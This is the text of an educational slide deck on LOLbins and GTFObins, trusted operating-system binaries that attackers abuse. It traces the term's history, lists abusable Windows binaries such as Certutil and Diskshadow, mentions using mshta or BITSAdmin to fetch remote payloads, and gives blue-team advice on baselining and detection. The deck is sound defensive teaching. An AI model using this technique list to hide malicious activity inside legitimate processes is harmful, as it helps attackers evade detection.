

I MAKE THEM GOOD PROCESSES GO BAD

Deep Dive on LOLbins and GTFbins



DISCLAIMER (CYB/A)



This presentation is intended for educational purposes only and does not replace independent professional judgement.

Statements of fact and opinions expressed are those of the presenter individually, and, unless expressed stated to the contrary, are not the opinions, processes, or positions of current or former employers of the presenter



Do not attempt examples in this presentation without first having consulted and obtained written permission if implementing in networks you do not own.

The presenter cannot be held responsible if you decide, despite disclaimer, to attempt implementing these technologies on your own accord



Make sure you vet all threat actor emulation with your legal team, human resources, and upper management first



Maintain high ethical (and legal) standards



Don't become what you're defending against


SYNOPSIS

- What is a LOL/GTFO/LOOLbin?
- History
- ELI5
- Attacker and Defender perspective
- Commonly abused
- Real world Examples
- Wrap up and Questions



Just in case you're in the wrong presentation or this wasn't what you thought it would be

ABOUT ME




- **Current Role**

- **Advanced Threat Hunter; Cybersecurity Researcher**
- **CISSP, MS Azure Fundamentals, Network+, Security+ certified; Top 1% of THM**

- **Personal**

- **Graduated Buffalo State College class of 2015**
 - **B.S. Computer Information Systems**
 - **B.A. Television/Film arts**
 - **Minor, Philosophy**
- **InfraGard Buffalo and Technology Advisory board member for the Town of Grand Island**
- **Amateur boxer out of Casal's boxing club**
- **Rucker—GoRuck and the KIA memorial Roadmarch are some of my favorite times**



WHAT IS A LOLBIN?

LOLBIN/GTFOBIN/LOOLBIN

- “Executables that are a part of the operating system (OS) and can be exploited to support an attack”
- <https://lolbas-project.github.io/> - **Windows**, ‘Living Off the Land’ binaries and scripts
- <https://gtfobins.github.io/> - **Linux**, ‘Get The F**k Out’ binaries
- <https://www.loobins.io/> - **MacOS**, ‘Living Off the Orchard’ binaries
- “Anything can be a LOL/GTFO/LOOL-bin if you try hard enough. . . probably.” -Me



THE HISTORY BEHIND THE LOL

- “Living Off the Land” was coined by Christopher Campbell and Matthew Graeber at Derbycon 3.0 during a Pentest presentation (2013)
- For years, there were so many names thrown around when describing these binaries: Dual-Purpose Programs, Surrogate Programs, Proxy Binaries, Piggyback, Misplaced Trust Binaries, Trampoline, etc.



 **Kyle Hanslovan**
@KyleHanslovan

Is there a community accepted name for applications that can be (ab)used to spawn additional applications? (e.g. rundll32, regsvr32, msbuild, cmd /C, javaw -jar, msieexec, etc). If not what would you prefer to call it? [@subTee](#) [@mattifestation](#) [@enigma0x3](#) [@gN3mes1s](#) [@Hexacorn](#)

3:38 PM · Feb 26, 2018



 **Kyle Hanslovan** @KyleHanslovan · Mar 27, 2018
Let's put this question to rest! Which noun best describes applications/scripts that be abused to spawn additional applications/scripts.

Surrogate Agents	22.4%
Surrogate Binaries	34.5%
Surrogate Programs	19%
Surrogate Vectors	24.1%

58 votes · Final results

 **Kyle Hanslovan** @KyleHanslovan · Mar 27, 2018
[@ItsReallyNick](#) [@_devonkerr_](#) [@subTee](#) [@Hexacorn](#) [@bohops](#) [@Oddvarmoe](#) [@mattifestation](#) [@gN3mes1s](#) [@curtw](#) [@kwm](#) [@hexwaxwing](#) [@Moriarty_Meng](#) [@danielhbohannon](#) [@R0wdy_](#) [@Orbz_](#) [@cyb3rops](#) [@enigma0x3](#) I aggregated all the tweets/feedback I could find. Time to sound off :)

 **Oddvar Moe**  @Oddvarmoe

I heard the word LOLBins (Living Off The Land Binaries) and liked that alot. But if Surrogate is the choose I will vote on one of them.

9:05 AM · Mar 27, 2018

THE HISTORY BEHIND THE LOL

- With 49 votes (and by a nice percentage) history was made and Oddvar Moe was tasked with spreading the name of “LOL” far and wide

Oddvar Moe ✅ @Oddvarmoe

Can we all agree on the official name for binaries and scripts that spawns other processes and runs code (and is often classified as "Living Off The Land" techniques) can be called **#LOLBins** and **#LOLScripts** ? Please vote. Your vote counts 😊

Option	Percentage
Yes	69.4%
No	8.2%
I don't care	22.4%

49 votes · Final results

12:53 PM · Apr 13, 2018

Oddvar Moe ✅ @Oddvarmoe · Apr 18, 2018

A good documentation on all the different **#LOLBins** and **#LOLScripts** would be nice? Right?

Good thing I have started then. Still have a lot of notes to add, but I feel this is a good start. Would love community feedback and contributions.

Is this useful?

github.com/apiOcradle/LOL...

73 lines (59 sloc) | 2.56 KB

Raw Blame

LOLBins - Living Off The Land Binaries

Please contribute and do point out errors or resources I have forgotten. If you are missing from the acknowledged let me know (I did not forget anyone on purpose).

OS BINARIES

- Atbroker.exe
- Bash.exe
- Certutil.exe
- Cmstp.exe
- Control.exe
- Cscript.exe
- Dfsvc.exe
- Diskshadow.exe
- Extrac32.exe
- Expand.exe
- Findstr.exe
- Forfiles.exe
- Hh.exe


22 336 548

**COOL STORY
BUT WHAT DO YOU MEAN BY:**

**“EXECUTABLES THAT ARE A PART OF THE OPERATING
SYSTEM (OS) AND CAN BE EXPLOITED TO SUPPORT AN
ATTACK”?**

WHAT EXACTLY ARE THEY?





CLIPPY TO EXPLAIN

Wait a minute. I don't own the rights to Clippy



**CLERPERR TO
EXPLAIN**

ELI5: UNDERSTANDING LOLBINS



Hi! I'm Clerperr. I'm here to help you with all your technical needs!
I'm built into your computer already, so you can trust me


And I'm piece of malware. If I execute, most security systems will detect me.



Security



ELI5: UNDERSTANDING LOLBINS



Of course! I'm not here
to judge--I'm here to
help you with all your
technical needs!




Security

Hey, Clerperr: Will you
help me? I'm just a
normal process and
helping is what you do.



ELI5: UNDERSTANDING LOLBINS



By executing through a legitimate process. I avoid detection***.





Sekkurity

Huh, that's weird. But it looks like its just Clerperr—that's fine.


***Many security tools and Hunt/DE teams have the capabilities to detect

HOW EXACTLY DOES THIS WORK?

- Operating systems have programs and libraries baked in
- These programs have legitimate uses and removing them can create issues
- Instead of packaging everything together and attempting to smuggle it all in, threat actors will leverage these programs for a variety of means



CLARIFYING WHAT MAKES A 'LOL/GTFO/LOOL'BIN A 'LOL/GTFO/LOOL'BIN




- Must be a signed file/binary that is native to the OS or downloaded from the official OS site (ex. Microsoft Suite)
- Must have an extra “unexpected” functionality (original intent/utility not so much though there are exceptions)
 - Ex. “net use” to map drives vs using mshta to download a remote payload
- Functionality stuff focused on what can be leveraged by malicious actors or red teams
- Interesting functions can range from:
 - Executing code, file operations (upload, download, etc.), persistence, theft, evasion, etc.

**LET'S CHECK OUT
THE SITES!**

Bear with the transition... .

WHY THREAT ACTORS/RED TEAMERS UTILIZE THEM

- They use these built-in programs (that are already part of the operating system) to carry out their attacks. Instead of creating entirely new malicious software, they take advantage of the existing tools that are already trusted by the system.
- It makes it harder for security systems to detect and block these attacks because the malicious activities are happening within legitimate programs. It's like a sneaky way for hackers to hide their activities in plain sight.
- Blocking legitimate programs might have unintended consequences that disrupt legitimate activities too.



HOW THE RED TEAM ID'S AN EXPLOIT

- Research, research, research!
- Persistence
- Fingerprinting an OS gives them a huge advantage
 - It's like having part of your toolkit already in your target environment



I am
here!!!

WHEN YOU ASK THE RED TEAM HOW THEY GOT IN




THREAT ACTOR USING RDP



ANATOMY OF AN ATTACK USING LOL

BITSAadmin is a command-line tool that you can use to create download or upload jobs and monitor their progress.



WHAT CAN BLUE TEAMERS DO?


- Baseline, baseline, baseline.
 - AKA: Figure out what is normal for your environment!
- Use the official repo/guides to find out the legit binaries' 'unexpected' uses and check out the detection rules
- R & D: Figure out if a binary has existing features
 - Run the command with a '?', etc. for help or just general research (read the documentation)

```
cmd: Command Prompt
SYSTEMINFO Displays machine specific properties and configuration.
TASKLIST Displays all currently running tasks including services.
TASKKILL Kill or stop a running process or application.
TIME Displays or sets the system time.
TITLE Sets the window title for a CMD.EXE session.
TREE Graphically displays the directory structure of a drive or path.
TYPE Displays the contents of a text file.
VER Displays the Windows version.
VERIFY Tells Windows whether to verify that your files are written correctly to a disk.
